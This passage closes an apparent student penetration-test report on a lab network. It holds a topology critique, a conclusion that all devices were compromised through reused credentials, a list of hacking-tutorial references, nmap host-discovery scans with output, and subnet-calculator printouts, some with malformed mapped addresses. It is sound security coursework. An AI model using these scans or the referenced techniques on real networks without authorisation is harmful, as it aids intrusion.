The design of the target network has both, negative and positive aspects. Some of the network segments have a justified IP addresses where most of the valid IPs are used. The links between routers use /30 subnet mask which only allows for two valid IP addresses. There are segments which have many redundant IP addresses, for example the subnets which use subnet mask of /24 or /27, those subnet masks allow for 256 and 32 valid IP addresses respectively, which are not even close to populating the valid IP range. The most suitable subnet masks for this network would be /29 and /30 since they allow 6 and 2 hosts respectively.

Talking about the network topology, the target network uses linear "Bus" network topology, which is affordable and easy to configure, however, there are some downsides. If a middle node, for example Router3 fails, the majority of the network would be inaccessible. There is also a disadvantage in efficient data transmission since sending signals from one end of the network to the other would be relatively slow since the signals will have to travel the entirety of the network.

One of the potential upgrades would be to change the network structure to "Ring" or "Mesh" network topology. Both of the suggestions are resistant to node failure, however, are more expensive due to additional hardware and configuration requirements.



Figure 75: Ring network topology example

4.2 CONCLUSION

The ACME Inc. corporate network had multiple vulnerabilities and misconfigurations of the different levels of security throughout the network. The reason for most of the vulnerabilities was the fact that the passwords and other credentials were reused throughout the network devices. The second biggest reason for the network being vulnerable is the lack of up-to-date software and operating systems.

During the network evaluation process all devices without an exception were compromised, the reason for it is mostly misconfiguration of remote shell protocols and file sharing protocols. There are also numerous entries of default credentials which generally should always be changed to strong usernames and passwords, especially those that have any kind of administrating rights. The data that travels through the network is mostly unencrypted which is a big drawback since the packets can be intercepted.

The network structure also lacks redundancy, meaning that if a spine device fails such as router2 the majority of the network will be inaccessible. Finally, some of the IP addresses should be recalculated to make sure that all valid IPs are used up by the devices.

Overall, the security of the network is below acceptable, and the devices should be reconfigured as soon as possible as well as the services should be updated too. The network topology on the other hand follows the industry standards and can be classified as acceptable.

REFERENCES

World Economic Forum. (n.d.). The biggest threat to a company's cyber security is hiding in plain sight. [online] Available at: https://www.weforum.org/agenda/2017/12/the-biggest-threat-to-your-cybersecurity-is-hiding-in-plain-sight/. [Accessed 11 Jan. 2022].

Information Security Stack Exchange. (n.d.). nmap - How to find live hosts on my network? [online] Available at: https://security.stackexchange.com/questions/36198/how-to-find-live-hosts-on-my-network [Accessed 11 Jan. 2022].

Calculator.net. (2019). IP Subnet Calculator. [online] Available at: https://www.calculator.net/ip-subnet-calculator.html. [Accessed 11 Jan. 2022].

Kali Linux. (n.d.). arp-scan | Kali Linux Tools. [online] Available at: https://www.kali.org/tools/arp-scan/ [Accessed 11 Jan. 2022].

drd_ (2018). How to Exploit Shellshock on a Web Server Using Metasploit. [online] WonderHowTo. Available at: https://null-byte.wonderhowto.com/how-to/exploit-shellshock-web-server-using-metasploit-0186084/.

httpd.apache.org. (n.d.). Binding to Addresses and Ports - Apache HTTP Server Version 2.4. [online] Available at: https://httpd.apache.org/docs/2.4/bind.html [Accessed 11 Jan. 2022].

Offensive-security.com. (2019). Portfwd | Offensive Security. [online] Available at: https://www.offensive-security.com/metasploit-unleashed/portfwd/. [Accessed 11 Jan. 2022].

Хабр. (n.d.). Продвинутое туннелирование: атакуем внутренние узлы корпоративной сети. [online] Available at: https://habr.com/ru/post/326148/ [Accessed 11 Jan. 2022].

Netgate Forum. (2017). Firewall rules exception for specific IP. [online] Available at: https://forum.netgate.com/topic/112339/firewall-rules-exception-for-specific-ip [Accessed 11 Jan. 2022].

drd_ (2019). How to Gain SSH Access to Servers by Brute-Forcing Credentials. [online] WonderHowTo. Available at: https://null-byte.wonderhowto.com/how-to/gain-ssh-access-servers-by-brute-forcing-credentials-0194263/.

WonderHowTo. (n.d.). Hack Like a Pro: Hacking the Heartbleed Vulnerability. [online] Available at: https://null-byte.wonderhowto.com/how-to/hack-like-pro-hacking-heartbleed-vulnerability-0154708/ [Accessed 11 Jan. 2022].

linuxconfig.org. (n.d.). SSH Password Testing With Hydra on Kali Linux - LinuxConfig.org. [online] Available at: https://linuxconfig.org/ssh-password-testing-with-hydra-on-kali-linux. [Accessed 11 Jan. 2022].

APPENDIX

```
root@kali:~# sudo nmap -sP -PS22,3389 192.168.0.0/24 #custom TCP SYN scan
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-03 22:13 EST
Nmap scan report for 192.168.0.33
Host is up (0.0015s latency).
Nmap scan report for 192.168.0.34
Host is up (0.0029s latency).
Nmap scan report for 192.168.0.129
Host is up (0.0038s latency).
Nmap scan report for 192.168.0.130
Host is up (0.0039s latency).
Nmap scan report for 192.168.0.225
Host is up (0.0014s latency).
Nmap scan report for 192.168.0.226
Host is up (0.0023s latency).
Nmap scan report for 192.168.0.229
Host is up (0.0015s latency).
Nmap scan report for 192.168.0.230
Host is up (0.0013s latency).
Nmap scan report for 192.168.0.233
Host is up (0.0013s latency).
Nmap scan report for 192.168.0.242
Host is up (0.0025s latency).
Nmap scan report for 192.168.0.193
Host is up (0.00084s latency).
MAC Address: 00:15:5D:00:04:05 (Microsoft)
Nmap scan report for 192.168.0.199
Host is up (0.00059s latency).
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Nmap scan report for 192.168.0.210
Host is up (0.00034s latency).
MAC Address: 00:15:5D:00:04:04 (Microsoft)
Nmap scan report for 192.168.0.200
Host is up.
Nmap done: 256 IP addresses (14 hosts up) scanned in 58.44 seconds
```

Figure 76: initial TCP SYN scan

```
root@kali:~# sudo nmap -sP -PU161 192.168.0.0/24 #custom UDP scan
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-03 22:20 EST
Nmap scan report for 192.168.0.33
Host is up (0.0016s latency).
Nmap scan report for 192.168.0.34
Host is up (0.0021s latency).
Nmap scan report for 192.168.0.129
Host is up (0.0031s latency).
Nmap scan report for 192.168.0.130
Host is up (0.0038s latency).
Nmap scan report for 192.168.0.225
Host is up (0.0013s latency).
Nmap scan report for 192.168.0.226
Host is up (0.0019s latency).
Nmap scan report for 192.168.0.229
Host is up (0.0019s latency).
Nmap scan report for 192.168.0.230
Host is up (0.0025s latency).
Nmap scan report for 192.168.0.233
Host is up (0.0015s latency).
Nmap scan report for 192.168.0.242
Host is up (0.0029s latency).
Nmap scan report for 192.168.0.193
Host is up (0.00073s latency).
MAC Address: 00:15:5D:00:04:05 (Microsoft)
Nmap scan report for 192.168.0.199
Host is up (0.00048s latency).
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Nmap scan report for 192.168.0.210
Host is up (0.00052s latency).
MAC Address: 00:15:5D:00:04:04 (Microsoft)
Nmap scan report for 192.168.0.200
Host is up.
Nmap done: 256 IP addresses (14 hosts up) scanned in 40.47 seconds
```

Figure 77: initial UDP scan

4.3 IP CALCULATIONS

IPv4 Subnet Calculator

Result

IP Address:	13.13.13.0
Network Address:	13.13.13.0
Usable Host IP Range:	13.13.13.1 - 13.13.13.254
Broadcast Address:	13.13.13.255
Total Number of Hosts:	256
Number of Usable Hosts:	254
Subnet Mask:	255.255.255.0
Wildcard Mask:	0.0.0.255
Binary Subnet Mask:	11111111.11111111.11111111.00000000
IP Class:	C
CIDR Notation:	/24
IP Type:	Public
Short:	13.13.13.0 /24
Binary ID:	00001101000011010000110100000000
Integer ID:	218959104
Hex ID:	0xd0d0d00
in-addr.arpa:	0.13.13.13.in-addr.arpa
IPv4 Mapped Address:	::ffff:0d0d.0d00
6to4 Prefix:	2002:0d0d.0d00::/48

IPv4 Subnet Calculator

Result

IP Address:	172.16.221.16
Network Address:	172.16.221.0
Usable Host IP Range:	172.16.221.1 - 172.16.221.254
Broadcast Address:	172.16.221.255
Total Number of Hosts:	256
Number of Usable Hosts:	254
Subnet Mask:	255.255.255.0
Wildcard Mask:	0.0.0.255
Binary Subnet Mask:	11111111.11111111.11111111.00000000
IP Class:	C
CIDR Notation:	/24
IP Type:	Private
Short:	172.16.221.16 /24
Binary ID:	10101100000100001101110100010000
Integer ID:	2886786320
Hex ID:	0xac10dd10
in-addr.arpa:	16.221.16.172.in-addr.arpa
IPv4 Mapped Address:	::ffff:ac10.dd10
6to4 Prefix:	2002:ac10.dd10::/48

IPv4 Subnet Calculator

Result

IP Address:	192.168.0.32
Network Address:	192.168.0.32
Usable Host IP Range:	192.168.0.33 - 192.168.0.62
Broadcast Address:	192.168.0.63
Total Number of Hosts:	32
Number of Usable Hosts:	30
Subnet Mask:	255.255.255.224
Wildcard Mask:	0.0.0.31
Binary Subnet Mask:	11111111.11111111.11111111.11100000
IP Class:	C
CIDR Notation:	/27
IP Type:	Private
Short:	192.168.0.32 /27
Binary ID:	11000000101010000000000000100000
Integer ID:	3232235552
Hex ID:	0xc0a80020
in-addr.arpa:	32.0.168.192.in-addr.arpa
IPv4 Mapped Address:	::ffff:c0a8.020
6to4 Prefix:	2002:c0a8.020::/48

IPv4 Subnet Calculator

Result

IP Address:	192.168.0.64
Network Address:	192.168.0.64
Usable Host IP Range:	192.168.0.65 - 192.168.0.94
Broadcast Address:	192.168.0.95
Total Number of Hosts:	32
Number of Usable Hosts:	30
Subnet Mask:	255.255.255.224
Wildcard Mask:	0.0.0.31
Binary Subnet Mask:	11111111.11111111.11111111.11100000
IP Class:	C
CIDR Notation:	/27
IP Type:	Private
Short:	192.168.0.64 /27
Binary ID:	11000000101010000000000001000000
Integer ID:	3232235584
Hex ID:	0xc0a80040
in-addr.arpa:	64.0.168.192.in-addr.arpa
IPv4 Mapped Address:	::ffff:c0a8.040
6to4 Prefix:	2002:c0a8.040::/48

IPv4 Subnet Calculator

Result

IP Address:	192.168.0.96
Network Address:	192.168.0.96
Usable Host IP Range:	192.168.0.97 - 192.168.0.126
Broadcast Address:	192.168.0.127
Total Number of Hosts:	32
Number of Usable Hosts:	30
Subnet Mask:	255.255.255.224
Wildcard Mask:	0.0.0.31
Binary Subnet Mask:	11111111.11111111.11111111.11100000
IP Class:	C
CIDR Notation:	/27
IP Type:	Private
Short:	192.168.0.96 /27
Binary ID:	11000000101010000000000001100000
Integer ID:	3232235616
Hex ID:	0xc0a80060
in-addr.arpa:	96.0.168.192.in-addr.arpa
IPv4 Mapped Address:	::ffff:c0a8.060
6to4 Prefix:	2002:c0a8.060::/48

IPv4 Subnet Calculator

Result

IP Address:	192.168.0.128
Network Address:	192.168.0.128
Usable Host IP Range:	192.168.0.129 - 192.168.0.158
Broadcast Address:	192.168.0.159
Total Number of Hosts:	32
Number of Usable Hosts:	30
Subnet Mask:	255.255.255.224
Wildcard Mask:	0.0.0.31
Binary Subnet Mask:	11111111.11111111.11111111.11100000
IP Class:	C
CIDR Notation:	/27
IP Type:	Private
Short:	192.168.0.128 /27
Binary ID:	11000000101010000000000010000000
Integer ID:	3232235648
Hex ID:	0xc0a80080
in-addr.arpa:	128.0.168.192.in-addr.arpa
IPv4 Mapped Address:	::ffff:c0a8.080
6to4 Prefix:	2002:c0a8.080::/48

IPv4 Subnet Calculator

Result

IP Address:	192.168.0.192
Network Address:	192.168.0.192
Usable Host IP Range:	192.168.0.193 - 192.168.0.222
Broadcast Address:	192.168.0.223
Total Number of Hosts:	32
Number of Usable Hosts:	30
Subnet Mask:	255.255.255.224
Wildcard Mask:	0.0.0.31
Binary Subnet Mask:	11111111.11111111.11111111.11100000
IP Class:	C
CIDR Notation:	/27
IP Type:	Private
Short:	192.168.0.192 /27
Binary ID:	11000000101010000000000011000000
Integer ID:	3232235712
Hex ID:	0xc0a800c0
in-addr.arpa:	192.0.168.192.in-addr.arpa
IPv4 Mapped Address:	::ffff:c0a8.0c0
6to4 Prefix:	2002:c0a8.0c0::/48

IPv4 Subnet Calculator

Result

IP Address:	192.168.0.224
Network Address:	192.168.0.224
Usable Host IP Range:	192.168.0.225 - 192.168.0.226
Broadcast Address:	192.168.0.227
Total Number of Hosts:	4
Number of Usable Hosts:	2
Subnet Mask:	255.255.255.252
Wildcard Mask:	0.0.0.3
Binary Subnet Mask:	11111111.11111111.11111111.11111100
IP Class:	C
CIDR Notation:	/30
IP Type:	Private
Short:	192.168.0.224 /30
Binary ID:	11000000101010000000000011100000
Integer ID:	3232235744
Hex ID:	0xc0a800e0
in-addr.arpa:	224.0.168.192.in-addr.arpa
IPv4 Mapped Address:	::ffff:c0a8.0e0
6to4 Prefix:	2002:c0a8.0e0::/48

IPv4 Subnet Calculator

Result

IP Address:	192.168.0.228
Network Address:	192.168.0.228
Usable Host IP Range:	192.168.0.229 - 192.168.0.230
Broadcast Address:	192.168.0.231
Total Number of Hosts:	4
Number of Usable Hosts:	2
Subnet Mask:	255.255.255.252
Wildcard Mask:	0.0.0.3
Binary Subnet Mask:	11111111.11111111.11111111.11111100
IP Class:	C
CIDR Notation:	/30
IP Type:	Private
Short:	192.168.0.228 /30
Binary ID:	11000000101010000000000011100100
Integer ID:	3232235748
Hex ID:	0xc0a800e4
in-addr.arpa:	228.0.168.192.in-addr.arpa
IPv4 Mapped Address:	::ffff:c0a8.0e4
6to4 Prefix:	2002:c0a8.0e4::/48

IPv4 Subnet Calculator

Result

IP Address:	192.168.0.232
Network Address:	192.168.0.232
Usable Host IP Range:	192.168.0.233 - 192.168.0.234
Broadcast Address:	192.168.0.235
Total Number of Hosts:	4
Number of Usable Hosts:	2
Subnet Mask:	255.255.255.252
Wildcard Mask:	0.0.0.3
Binary Subnet Mask:	11111111.11111111.11111111.11111100
IP Class:	C
CIDR Notation:	/30
IP Type:	Private
Short:	192.168.0.232 /30
Binary ID:	11000000101010000000000011101000
Integer ID:	3232235752
Hex ID:	0xc0a800e8
in-addr.arpa:	232.0.168.192.in-addr.arpa
IPv4 Mapped Address:	::ffff:c0a8.0e8
6to4 Prefix:	2002:c0a8.0e8::/48

IPv4 Subnet Calculator

Result

IP Address:	192.168.0.240
Network Address:	192.168.0.240
Usable Host IP Range:	192.168.0.241 - 192.168.0.242
Broadcast Address:	192.168.0.243
Total Number of Hosts:	4
Number of Usable Hosts:	2
Subnet Mask:	255.255.255.252
Wildcard Mask:	0.0.0.3
Binary Subnet Mask:	11111111.11111111.11111111.11111100
IP Class:	C
CIDR Notation:	/30
IP Type:	Private
Short:	192.168.0.240 /30
Binary ID:	11000000101010000000000011110000
Integer ID:	3232235760
Hex ID:	0xc0a800f0
in-addr.arpa:	240.0.168.192.in-addr.arpa
IPv4 Mapped Address:	::ffff:c0a8.0f0
6to4 Prefix:	2002:c0a8.0f0::/48